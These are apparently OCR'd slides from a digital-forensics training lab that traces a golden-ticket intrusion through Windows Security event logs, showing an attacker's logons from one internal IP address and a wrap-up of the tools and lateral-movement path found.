
Analyzing Logs on FS-Win2012R2

Lab 5 (1)
Analyzing Logs on FS-Win2012R2

- We have already known that the attacker used at least one golden ticket with non-existent “aToyoda” account. Let’s enumerate “aToyoda” on FS-Win2012R2.
  - Check Security.evtx log in a VSS (2018-03-26 07:00).


Lab 5 (2)
Analyzing Logs or

- Filter with “aToyoda” strings.




Lab 5 (3) Analyzing Logs

- The attacker logged on with “aToyoda” account from 192.168.52.40 at 5:54:49 PM, March 22.



Lab 5 (4) Analyzing Logs o

- The attacker also logged on with “aToyoda” account from 192.168.52.40 at 12:27:49 PM, March 23.



Event Log Analysis Lab Wrap Up

Event Log Analysis Lab Wrap Up

- We can find several attack activities of attackers.
  - He used several tools and methods such as:
    - Mimikatz
    - WMIExec
    - PowerShell
    - RDP
    - Task Scheduler
  - He moved laterally from Client-Win10-2 to Client-Win10-1 with RDP and then moved to AD-Win2016 and FS-2012R2 using WMIExec and PowerShell.
  - He got the “Domain Administrator” rights and he created at least one Golden Ticket by dumping krbtgt’s credential with Mimikatz.